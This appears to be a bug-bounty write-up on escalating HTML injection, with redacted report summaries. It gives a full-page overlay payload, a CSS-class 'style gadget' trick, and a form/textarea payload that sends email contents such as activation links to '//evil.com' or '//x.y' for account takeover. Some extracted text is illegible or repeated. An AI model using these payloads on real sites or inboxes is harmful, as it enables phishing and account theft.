

How do I change HTMLi from Low to Critical? Is your mailbox safe?

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In this post, I'm just sharing how I increased the impact of regular HTMLi bugs from Low to Medium, High and even **Critical** impact.

<input type="checkbox"/> #1234568 Account Take Over via Email Invitation Critical	October 13, 2022	Severity	Critical (9 ~ 10)
Asset: Dom...	www.████████.com	Weakness	Improper Access Control - Generic
<input type="checkbox"/> #1234566 Account Take Over via Email Invitation (Bypass report ██████████)	January 10, 2023	Bounty	\$1,500

Normally, if you have tried everything but can not exploit your HTMLi bug to **XSS, SSRF, SSTI, etc**,... You have to ignore this bug or try to report with low impact. I even have a lot of reports of HTMLi rejected with **Information** status :(

<input type="checkbox"/> #1234568 Hyperlink & HTML Injection in Full Name input Low	January 14, 2021	<input type="checkbox"/> #7234565 HTML Injection in template Low	January 29, 2020
<input type="checkbox"/> #9123455 HTML Injection in https://st...org/ Low	September 5, 2020	<input type="checkbox"/> #7234560 HTML injection via email template Low	December 16, 2019
<input type="checkbox"/> #7234565 HTML Injection in template Low	January 29, 2020	<input type="checkbox"/> #1023452 HTML injection in https://im...secu...n/swagger/ Low	June 16, 2022

I was trying to find another way to exploit this bug to increase its impact, here are some of the ways I used:

1. From Low to Medium, High impact by: "class"

If the application only accepts your input with basic HTML tags such as: `<a>`, ``, `<p>`, `<div>`, `
`,... You can report it but I'm sure your report will only get the low bounty.

I had reported some bugs with this normal HTML injection payload: `CLICK HERE` and of course it **only** got the **low bounty**

First Name, Last Name and Username inputs of Control Center Settings are missing input validation allowing to add HTML Content leading to HTML Injection. Attacker can exploit this by injecting malicious HTML Content in the Full Name input as well as username inputs and invite users. Once the victim open the email, the attack is exploited successfully.

Steps To Reproduce:

1. Login to your account [https://\[attacker_domain\]](#) with your valid username and navigate to Control Center Settings > [https://\[attacker_domain\]/control-center/settings](#)
2. Click on Invite and in the First Name, Last Name and Username inputs add HTML Content: Ex: <h>HTML_injection</h> Click Here
3. Click Submit.
4. An email is sent to victim inbox with the name being interpreted as HTML Tags.
5. Once victim navigate to the email, the attack will be successful.

Supporting Material/References:

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Reported to: [redacted]

Severity: Low (0.1 - 3.9)

Asset: [redacted]

Weakness: Improper Input Valid

Bounty: \$250

Time spent: None

Visibility: Private


CVE ID: None

Duplicates: #1492358

Account de...: None

But after that I found that I could increase the impact to Medium. That is, if you can create a **layer mask** with your html code, this **layer mask** will completely **cover full** of the current page, then obviously the availability will be raised to low, or even high. And to popup a full screen **layer mas k** you can use this simple payload:

```
<a href='https://attacker_domain'><img src=layer_mask_image
style='position:fixed; top:0; left: 0; width: 100%'></a>`
```



This payload will work if you could control the **`style`** for these basic tags.

To control style in html code, people will usually insert the tag **`<style>`** or or insert the **`style`** attribute (ex: ****), and **this <style> tag or `style` attribute is also very often blocked, removed or filtered** only for basic properties such as width, height, ... (ex: ****).

How control the style html without JS, CSS, <style>, 'style' attribute ??????????????????


How do I control the style in a basic html **without editable js, css, <style>, `style` attribute ??????**

→ Yeah!!!! I have another way :)) that is using the **‘CLASS’** or **‘ID’** attribute.

Normal libraries will not remove or filter this **‘class’** or **‘id’** attribute, how



amazing??

I realize that a website always has many **.css** files with pre-defined styles for **`class`**, so we just need to find the correct class name that has **`position:fixed`**, **`top:0`**, **`width: 100%`**. I call this method is **Style Gadget Attack — SGA**



Always has a lot of .css files in a website. Take advantage of it :D

And it's not difficult to find the classes for the gadget we want above (**`position:fixed`**, **`top:0`**, **`width: 100%`**)




Especially, if the page use the **bootstrap** this simple use the class **'modal'**, **'shadow-modal'**, ...



Depending on the location you inject the html into, maybe comment in main page of inbox chat,... the impact of this SGA technique will be medium or high because it affects to the **`availability`** of the page for another user of all users.

2. From Low to High, Critical impact by sending email.




anyone).

Steps:

1. Attacker sign up <https://www.████████.com/> as a Teacher
2. Attacker create a class with malicious name ex: `<form action="//x.y"><input type="submit"><hr><textarea name="`
3. Attacker add victim's email to this class
4. An email from `mailers+noreply@████████.com` will be sent to victim's email
5. When Victim clicks to the button, his confirmation link will be sent to domain `http://x.y` (this is attacker's domain)
6. With the confirmation link, attacker successfully login to victim's account without any credential.

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Severity Critical (9 - 10)

Asset: Dom... www.████████.com

Weakness Improper Access Control - Generic

Bounty \$1,500

Time spent None

Visibility Private

CVE ID None

Account de... None



I have many HTMLi reports in email, usually it allow attacker control content of the email which sent from a valid domain to any victim's email. And of course, it only gets a low bounty of N/A because it's like a spam with no further impact :((((

#125 Can control content email send from no-reply@████████.com July 3, 2021

To: ██████████ Low

#7 Can control content email from no-reply@████████.com December 15, 2019

To: ██████████ Low

#862370 HTML injection in email. April 29, 2020

To: Chorus Low

#718312 Control content Notification October 20, 2019

E-mail send to other user via bypass maxlength "Preferred First Name" and Change "Notification E-mail" without confirm

To: ██████████ Low

#1750366 HTML injection in email from CustomerService@████████.com October 25, 2022

To: ██████████ Low

#1528166 ██████████ in Team's name to ██████████ via email April 1, 2022

To: ██████████ Low


#1805819 HTMLi in invite email via company's name December 14, 2022

To: ██████████ Low


After some research, I discovered that the email provider (**Gmail, Outlook, Zoho,...**) allow us to inject the `<form>` tag as a valid tag. Great, I thought about injecting a Login Form to trick victim input his user, password,.. yes It is still considered spam and is still Low impact, Low bounty. :((((

After reporting and being closed many times, it was so annoying that I tried and found a way to increased the impact of type this bug. I realized that if I could only inject into the content of victim's email, it would have low impact, but if **I could get the content of this emails** (the content of email normally includes token, reset pass, otp, ...) as well, then clearly its impact would be too serious.

Normally you will be able to insert html into the user name, group name, company name, etc.. into the email as shown below, and have you ever thought you would be able to get other content in the email like victim's "Activate victim's link is as shown below. Yes I can do it by my simple payload.



I realized the interesting thing about the `<textarea>` tag (it is also a valid tag allowed in emails), *all html content following it will be turned into text and attached to the content, contained in a previous form tag.*

[illegible]

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TIMELINE - EXPORT

submitted a report to [redacted] on October 13, 2022 (12 months ago)

Hi there,

I just found an issue in [https://www.\[redacted\].com/](https://www.[redacted].com/), it allow attacker take over any account via an Email Invation which was sent from [mailers+noreply@\[redacted\].com](mailto:mailers+noreply@[redacted].com) (attacker could control content of email from [mailers+noreply@\[redacted\].com](mailto:mailers+noreply@[redacted].com) to anyone).

Steps:

- Attacker sign up [https://www.\[redacted\].com/](https://www.[redacted].com/) as a Teacher
- Attacker create a class with malicious name ex: <form action=//x.y><input type=submit>chr</textarea name=
- Attacker add victim's email to this class
- An email from [mailers+noreply@\[redacted\].com](mailto:mailers+noreply@[redacted].com) will be sent to victim's email
- When Victim clicks to the button, his confirmation link will be sent to domain <http://x.y> (this is attacker's domain)
- With the confirmation link, attacker successfully login to victim's account without any credential.

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Report Id J1 Resolved (Closed)

Reported to [redacted] **Managed**

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Asset: Dom.. www.[redacted].com

Weakness Improper Access Control - Generic

Bounty \$1,500

Time spent None

Visibility Private

CVE ID None

Account de.. None

You can use a basic html injection with higher impact, and get secret key tokens, reset link, etc. not only in emails but also on any page where you insert html (I have had many reports with high, critical impact with this method) with the payloads below:

- For create layer mask:

...

- For obtain content page, email:

```
<form action='//evil.com'><button type='submit'><textarea name='x'>...
```

In reality, I have a lot of case need to bypass base on sample payload blow.
Feel free to contact me if you need to collaborate to exploit similar types of bugs

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
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


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
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
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